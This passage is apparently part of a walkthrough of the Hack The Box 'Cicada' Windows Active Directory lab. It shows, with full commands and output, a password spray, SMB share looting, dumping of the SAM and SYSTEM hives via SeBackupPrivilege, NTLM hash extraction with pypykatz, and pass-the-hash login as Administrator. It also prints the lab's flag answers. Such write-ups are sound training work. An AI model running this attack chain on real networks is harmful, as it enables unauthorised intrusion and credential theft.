
ldapsearch -H ldap://cicada.htb -D ‘michael.wrightson@cicada.htb’ -W 'Cicada$M6Corpb*@Lp#nZp!8' -b ‘dc-cicada,dc.htb’ | grep pass



```
┌──(root㉿kali)-[~]
└─# ldapsearch -H ldap://cicada.htb -D 'michael.wrightson@cicada.htb' -w 'Cicada$M6Corpb*@Lp#nZp!8' -b 'dc=cicada,dc=htb' | grep pass
description: Members in this group can have their passwords replicated to all
description: Members in this group cannot have their passwords replicated to a
description: Just in case I forget my password is aRt$Lp#7t*VQ!3
```

It seems we’ve found another password (check the image highlight it in green colour) Let’s use it in a password spray attack to figure out who it belongs to…


netexec smb cicada.htb -u users.txt -p ''aRt$Lp#7t*VQ!3”



```
┌──(root㉿kali)-[/home/kali]
└─# netexec smb cicada.htb -u users.txt -p 'aRt$Lp#7t*VQ!3'
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\john.smoulder:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\michael.wrightson:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
```

Now that we know the password belongs to david.orelious, let’s see if we can access the DEV shares…


netexec smb cicada.htb -u david.orelious -p ‘aRt$Lp#7t*VQ!3' --shares



```
└─# netexec smb cicada.htb -u david.orelious -p 'aRt$Lp#7t*VQ!3' --shares
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB         10.10.11.35     445    CICADA-DC        [*] Enumerated shares
SMB         10.10.11.35     445    CICADA-DC        Share           Permissions     Remark
SMB         10.10.11.35     445    CICADA-DC        -----           -----------     ------
SMB         10.10.11.35     445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.10.11.35     445    CICADA-DC        C$                              Default share
SMB         10.10.11.35     445    CICADA-DC        DEV             READ
SMB         10.10.11.35     445    CICADA-DC        HR              READ
SMB         10.10.11.35     445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.10.11.35     445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         10.10.11.35     445    CICADA-DC        SYSVOL          READ            Logon server share
```

We now have read access to the DEV shares. Let’s explore and see what we can find…


smbclient //cicada.htb/Dev -U david.orelious -p ‘aRt$Lp#7t*VQ!3'



```
└─# smbclient //cicada.htb/Dev -U david.orelious -p 'aRt$Lp#7t*VQ!3'
Password for [WORKGROUP\david.orelious]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 08:31:39 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Backup_script.ps1                   A      601  Wed Aug 28 13:28:22 2024

                4168447 blocks of size 4096. 259529 blocks available
smb: \> mget *
Get file Backup_script.ps1? y
getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (0.7 KiloBytes/sec) (average 0.7 KiloBytes/sec)
smb: \> ^C
```

We’re in and found a backup PowerShell file. We used the mget * command to download it to our local Kali folder. Now, let’s check its contents to see what it does…


cat Backup_script.ps1



```
┌──(root㉿kali)-[~]
└─# cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
```

With the new username and password, we might get access to more credentials. Let’s try logging in with them using netexec to confirm our access…


netexec smb cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'



```
┌──(root㉿kali)-[~]
└─# netexec smb cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:T
rue) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt
```


We try to get a shell using 'evil-winrm'

evil-winrm -i cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'



```
┌──(root㉿kali)-[~]
└─# evil-winrm -i cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> cd Desktop
Cannot find path 'C:\Users\emily.oscars.CICADA\Documents\Desktop' because it does not exist.
At line:1 char:1
+ cd Desktop
+ ~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\emily....cuments\Desktop:String) [Set-Location], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> cd ..
```

Now that we’re in, we just need to find and check the contents of the **user.txt** file on the user’s desktop folder…




```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> cd Desktop
Cannot find path 'C:\Users\emily.oscars.CICADA\Documents\Desktop' because it does not exist.
At line:1 char:1
+ cd Desktop
+ ~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\emily....cuments\Desktop:String) [Set-Location], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> cd ..
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> cd Desktop
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> ls


    Directory: C:\Users\emily.oscars.CICADA\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        12/11/2024  10:04 AM             34 user.txt


*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> cat user.txt
de386ee49c0f99d2615aa2f16ededae8
```

Here we have found first flag : **de386ee49c0f99d2615aa2f16ededae8** ,submit this in hackthebox first flag box

Administrator access:


To access the administrator folder, we need to gain admin rights. First, run the command **whoami /priv** to see what permissions you currently have…



```
Type "WHOAMI /?" for usage.*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> cd ../../..
```


a user to read all files on the system, which we can use to our advantage. First, we’ll go to the **C:\** drive and create a **Temp** folder. If we want to stay more hidden, we can choose a folder where we already have permission to read and write...

Once we're in the **Temp** folder, we’ll use our SeBackupPrivilege to read the **SAM** file and make a copy of it. We’ll also do the same for the **SYSTEM** file, so we have copies of both…



```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> cd ../../..
*Evil-WinRM* PS C:\> mkdir temp
An item with the specified name C:\temp already exists.
At line:1 char:1
+ mkdir temp
+ ~~~~~~~~~~
    + CategoryInfo          : ResourceExists: (C:\temp:String) [New-Item], IOException
    + FullyQualifiedErrorId : DirectoryExist,Microsoft.PowerShell.Commands.NewItemCommand
*Evil-WinRM* PS C:\> cd temp
*Evil-WinRM* PS C:\temp> ls
*Evil-WinRM* PS C:\temp> reg save hklm\sam c:\temp\sam
The operation completed successfully.

*Evil-WinRM* PS C:\temp> reg save hklm\system c:\temp\system
```


let’s go into the **Temp** folder we created. We should see the **SAM** and **SYSTEM** files we saved there. Then, we can download them to our local-host…



```
*Evil-WinRM* PS C:\temp> download sam

Info: Downloading C:\temp\sam to sam

Info: Download successful!
*Evil-WinRM* PS C:\temp> download system

Info: Downloading C:\temp\system to system

Info: Download successful!
*Evil-WinRM* PS C:\temp> exit

Info: Exiting with code 0
```

we can extract the hidden data from the **SAM** and **SYSTEM** files using **pypykatz**, a Python version of Mimikatz. We’ll use its **registry** function and the **--sam** option to point to the paths of the **SAM** and **SYSTEM** files. Once we run the command, we should get the **NTLM hashes** for the administrator…


pypykatz registry –sam sam system



```
┌──(root㉿kali)-[~]
└─# pypykatz registry --sam sam system
WARNING:pypykatz:SECURITY hive path not supplied! Parsing SECURITY will not work
WARNING:pypykatz:SOFTWARE hive path not supplied! Parsing SOFTWARE will not work
============== SYSTEM hive secrets ==============
CurrentControlSet: ControlSet001
Boot Key: 3c2b033757a49110a9ee680b46e8d620
============== SAM hive secrets ==============
HBoot Key: a1c299e572ff8c643a857d3fdb3e5c7c10101010101010101010101010101010
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

With the **Administrator hash**, we can gain access to the **Administrator account** using **Evil-WinRM**…


evil-winrm -i cicada.htb -u administrator -H 2b87e7c93a3e8a0ea4a581937016f341



```
┌──(root㉿kali)-[~]
└─# evil-winrm -i cicada.htb -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        12/11/2024  10:04 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
6311e302e5b2766fbbd0229f861a344c
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Here gaining access of the **Administrator account**
we have found second flag : **6311e302e5b2766fbbd0229f861a344c** ,submit this in **hackthebox** second flag box…

finally completed the cicada lab and earned 30 points



Cicada has been Pwned!

Congratulations **hyperbyt**, best of luck in capturing flags ahead!

#8932	12 Dec 2024	30
MACHINE RANK	PWN DATE	POINTS EARNED

I learned some tools and techniques for working with Active Directory, and I really enjoyed the process. This was a fun challenge.

*****THANKS FOR READING MY WALKTHROUGH *****